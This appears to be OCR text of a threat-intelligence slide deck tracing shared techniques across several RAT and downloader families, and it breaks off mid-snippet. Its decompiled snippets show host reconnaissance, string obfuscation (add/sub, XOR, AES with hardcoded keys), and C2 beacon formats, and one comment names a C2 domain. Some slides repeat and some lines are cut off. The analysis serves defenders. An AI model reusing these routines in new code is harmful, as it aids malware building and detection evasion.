


Timestamp analysis






Timestamp analysis




Payload Arsenal


Arsenal Overview




Arsenal Overview - Early Years



Arsenal Overview - Mid Stage



Arsenal Overview - Recent Years



Shared TTPs

Shared TTPs - Information Gathering

ArtaDownloader (2016-2021)

```
nSize = 255;
GetComputerNameA(COMPUTER_NAME, &nSize);
pcbData = 0x2000;
RegGetValueA(
  HKEY_LOCAL_MACHINE,
  "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
  "ProductName",
  0xFFFFu,
  0,
  &byte_413AB8,
  &pcbData);
pcbBuffer = 255;
GetUserNameA(USERNAME, &pcbBuffer);
```

MuuyDownloader (2021-Present)

```
nSize = 260;
GetComputerNameW(Buffer, &nSize);
pcbBuffer = 260;
GetUserNameW(v66, &pcbBuffer);
v48 = &v41;
pcbData = 260;
// SOFTWARE\Microsoft\Windows NT\CurrentVersion
std::string::string(&v41, &unk_40D7D0);
dec_str_1(v41, v42, v43, v44, v45, v46, v47);
v73 = 0;
v48 = &v41;
// ProductName
std::string::string(&v41, &unk_40D800);
dec_str_1(v41, v42, v43, v44, v45, v46, v47);
LOBYTE(v73) = 1;
```

MiyaRAT (2024-Present)

```
pcbBuffer = 16;
GetUserNameW(userNameBuffer, &pcbBuffer);
pcbBuffer = 16;
GetComputerNameW(computerNameBuffer, &pcbBuffer);
ModuleHandleW = GetModuleHandleW(0);
if ( ModuleHandleW )
  GetModuleFileNameW(ModuleHandleW, moduleFileNameBuffer, 0x104u);
pcbBuffer = GetEnvironmentVariableW(L"USERPROFILE", userProfilePathBuffer, 0x104u);
InitializeSystemInfoString(systemInfoString);
```

Shared TTPs - Information Gathering

ArtaDownloader (2016-2021)

```
nSize = 255;
GetComputerNameA(COMPUTER_NAME, &nSize);
pcbData = 0x2000;
RegGetValueA(
  HKEY_LOCAL_MACHINE,
  "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
  "ProductName",
  0xFFFFu,
  0,
  &byte_413AB8,
  &pcbData);
pcbBuffer = 255;
GetUserNameA(USERNAME, &pcbBuffer);
```

MuuyDownloader (2021-Present)

```
nSize = 260;
GetComputerNameW(Buffer, &nSize);
pcbBuffer = 260;
GetUserNameW(v66, &pcbBuffer);
v48 = &v41;
pcbData = 260;
// SOFTWARE\Microsoft\Windows NT\CurrentVersion
std::string::string(&v41, &unk_40D7D0);
dec_str_1(v41, v42, v43, v44, v45, v46, v47);
v73 = 0;
v48 = &v41;
// ProductName
std::string::string(&v41, &unk_40D800);
dec_str_1(v41, v42, v43, v44, v45, v46, v47);
LOBYTE(v73) = 1;
```

MiyaRAT (2024-Present)

```
pcbBuffer = 16;
GetUserNameW(userNameBuffer, &pcbBuffer);
pcbBuffer = 16;
GetComputerNameW(computerNameBuffer, &pcbBuffer);
ModuleHandleW = GetModuleHandleW(0);
if ( ModuleHandleW )
  GetModuleFileNameW(ModuleHandleW, moduleFileNameBuffer, 0x104u);
pcbBuffer = GetEnvironmentVariableW(L"USERPROFILE", userProfilePathBuffer, 0x104u);
InitializeSystemInfoString(systemInfoString);
```

Shared TTPs - Information Gathering

ArtaDownloader (2016-2021)

```
nSize = 255;
GetComputerNameA(COMPUTER_NAME, &nSize);
pcbData = 0x2000;
RegGetValueA(
  HKEY_LOCAL_MACHINE,
  "SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion",
  "ProductName",
  0xFFFFu,
  0,
  &byte_413AB8,
  &pcbData);
pcbBuffer = 255;
GetUserNameA(USERNAME, &pcbBuffer);
```

MuuyDownloader (2021-Present)

```
nSize = 260;
GetComputerNameW(Buffer, &nSize);
pcbBuffer = 260;
GetUserNameW(v66, &pcbBuffer);
v48 = &v41;
pcbData = 260;
// SOFTWARE\Microsoft\Windows NT\CurrentVersion
std::string::string(&v41, &unk_40D7D0);
dec_str_1(v41, v42, v43, v44, v45, v46, v47);
v73 = 0;
v48 = &v41;
// ProductName
std::string::string(&v41, &unk_40D800);
dec_str_1(v41, v42, v43, v44, v45, v46, v47);
LOBYTE(v73) = 1;
```

MiyaRAT (2024-Present)

```
pcbBuffer = 16;
GetUserNameW(userNameBuffer, &pcbBuffer);
pcbBuffer = 16;
GetComputerNameW(computerNameBuffer, &pcbBuffer);
ModuleHandleW = GetModuleHandleW(0);
if ( ModuleHandleW )
  GetModuleFileNameW(ModuleHandleW, moduleFileNameBuffer, 0x104u);
pcbBuffer = GetEnvironmentVariableW(L"USERPROFILE", userProfilePathBuffer, 0x104u);
InitializeSystemInfoString(systemInfoString);
```

Shared TTPs - Obfuscation (Char add/sub)

MuuyDownloader (2021)

```
GetUserNameA(COMPUTER_NAME, &pcbBuffer);
// SOFTWARE\Microsoft\Windows NT\CurrentVersion
strcpy(SubKey, "/X/T/K/Y/\\/F/W/J/a/R/n/h/w/t/x/t/k/y/a/\\/n/s/i/t/
pcbData = 260;
memset(&SubKey[89], 0, 935u);
v0 = strlen(SubKey);
for ( i = 0; i < v0; ++i )
  SubKey[i] -= 5;                               // subtract 5
v2 = SubKey;
for ( j = SubKey; *v2; ++v2 )
{
  if ( *v2 != '*' )                             // remove *
    *j++ = *v2;
}
*Value = *"/U/w/t/i/z/h/y/S/f/r/j/";            // ProductName
```

MiyaRAT (2024)

```
mem_copy(dec_data, enc_data);
index = 0;
for ( key_len = g_key_len; index < enc_data[4]; ++index )
{
  key_data_ptr = &DEC_KEY;                      // doobiedoodoozie
  if ( dword_464EEC > 7 )
    key_data_ptr = DEC_KEY;
  src_data_ptr = enc_data;
  key_element = *(key_data_ptr + index % key_len);
  if ( enc_data[5] > 7u )
    src_data_ptr = *enc_data;
  decrypted_element = *(src_data_ptr + index) - key_element;// subtract key from enc data
  dest_data_ptr = dec_data;
  if ( dec_data[5] > 7 )
    dest_data_ptr = *dec_data;
  *(dest_data_ptr + index) = decrypted_element;
}
return dec_data;
```

ORPCBackdoor (2022)

```
for ( i = byte_40605C; *i; ++i )
  *i += 34;                                     // wcnchost.ddns.net
for ( v1 = a1mdruPcGapmqmd; *v1; ++v1 )
  *v1 += 34;                                    // Software\Microsoft\Windows NT\Currentversion
for ( v2 = byte_406050; *v2; ++v2 )
  *v2 += 34;                                    // ProductName
v3 = &byte_406070;
if ( byte_406070 )
{
  do
    *v3++ += 34;                                // ComSpec
  while ( *v3 );
}
```

WmRAT (2022)

```
dec_str = a2;
if ( a7 < 0x10 )
  dec_str = &a2;
*(dec_str + i) = *(enc_str + i) - 0x2E;
if ( ++i >= v11 )
  break;
v10 = a6;
```

Shared TTPs - Obfuscation (XOR)

MuuyDownloader (2021)

```
v2 = strlen(a1);
v3 = strlen(a2);
result = 0;
for ( i = 0; result < v2; ++i )
{
  if ( i == v3 )
    i = 0;
  a1[result++] ^= a2[i];
}
return result;
```

BDarkRAT (2019)

```
public static byte[] Crypt(byte[] Data)
{
    for (int i = 0; i < Data.Length; i++)
    {
        int num = i;
        Data[num] ^= (byte)CryptEngine._key;
    }
    return Data;
}
```

MiyaRAT (2025)

```
for ( i = 0; i < unknown_libname_25(buffer); ++i )
{
  if ( *char_at_idx_1(buffer, i) < 0x80 && *char_at_idx_1(buffer, i) && *char_at_idx_1(buffer, i) != 0x4C )
  {
    v2 = XOR_BYTE ^ *char_at_idx_1(buffer, i);
    *char_at_idx_1(dec, i) = v2;
  }
}
return dec;
```

Shared TTPs - Obfuscation (AES encryption)

AlmondRAT (2022)

```
public static string Decrypt(string cipherText)
{
    string text = "hhyt76rcts23stgkjo987btgy67vcrd45dftgy";
    cipherText = cipherText.Replace(" ", "+");
    byte[] array = Convert.FromBase64String(cipherText);
    using (Aes aes = Aes.Create())
    {
        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(text, new byte[]
        {
            73, 118, 97, 110, 32, 77, 101, 100, 118, 101,
            100, 101, 118
        });
        aes.Key = rfc2898DeriveBytes.GetBytes(32);
        aes.IV = rfc2898DeriveBytes.GetBytes(16);
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateDe
            {
                cryptoStream.Write(array, 0, array.Length);
                cryptoStream.Close();
            }
            cipherText = Encoding.Unicode.GetString(memoryStream.ToArray());
        }
    }
    return cipherText;
}
```

BDarkRAT (2024)

```
public string Decrypt(string cipherText)
{
    string text = "s@1_o07";
    cipherText = cipherText.Replace(" ", "+");
    byte[] array = Convert.FromBase64String(cipherText);
    using (Aes aes = Aes.Create())
    {
        Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(text, new byte[]
        {
            73, 118, 97, 110, 32, 77, 101, 100, 118, 101,
            100, 101, 118
        });
        aes.Key = rfc2898DeriveBytes.GetBytes(32);
        aes.IV = rfc2898DeriveBytes.GetBytes(16);
        using (MemoryStream memoryStream = new MemoryStream())
        {
            using (CryptoStream cryptoStream = new CryptoStream(memoryStream, aes.CreateDec
            {
                cryptoStream.Write(array, 0, array.Length);
                cryptoStream.Close();
            }
            cipherText = Encoding.Unicode.GetString(memoryStream.ToArray());
            memoryStream.Close();
        }
        aes.Dispose();
    }
    return cipherText;
}
```

Shared TTPs - Code Variations

MuuyDownloader (2021)

```
// Payload format: <COMPUTER_NAME>&user=<USERNAME>ZxxZ<OS_INFO>
// concatenate computername
memcpy(&C2_Payload, computer_name, strlen(computer_name));
v2 = strlen(&C2_Payload);
*(&C2_Payload + v2) = 'su&&';
*(&word_405414 + v2) = 're';
byte_405416[v2] = 61;
// concatenate username
memcpy(&C2_Payload + strlen(&C2_Payload), username, strlen(userna
*(&C2_Payload + strlen(&C2_Payload)) = *"ZxxZ";
// concatenate OS info
memcpy(&C2_Payload + strlen(&C2_Payload), os_version, strlen(os_v
```

MuuyDownloader (2022)

```
// Payload format: <COMPUTER_NAME><USERNAME>
strcat_s(C2_Payload_1, 0xC8u, compuer_name_);
username_ = Src;
if ( v37 >= 0x10 )
  username_ = Src[0];
strcat_s(C2_Payload_1, 0xC8u, username_);
compuer_name = Source;
if ( v34 >= 0x10 )
  compuer_name = Source[0];
// Payload format: <COMPUTER_NAME>-<USERNAME>-<OS_INFO>
strcat_s(C2_Payload_2, 0xC8u, compuer_name);
strcat_s(C2_Payload_2, 0xC8u, "-");
username = Src;
```

MuuyDownloader (2025)

```
// Payload format: <COMPUTER_NAME>*<USERNAME>**<OS_INFO>
// concatenate username
strcat(C2_Payload, Username);
v6 = v33;
compuername = v33;
*&C2_Payload[strlen(C2_Payload)] = '*';
// concatenate computername
qmemcpy(&C2_Payload[strlen(C2_Payload)], compuername, &v6[strlen(v6) + 1] - compuername);
```

Shared TTPs - Code Variations

MiyaRAT (2024)

```
mem_copy(dec_data, enc_data);
index = 0;
for ( key_len = g_key_len; index < enc_data[4]; ++index )
{
  key_data_ptr = &DEC_KEY;                    // doobiedoodoozie
  if ( dword_464EEC > 7 )
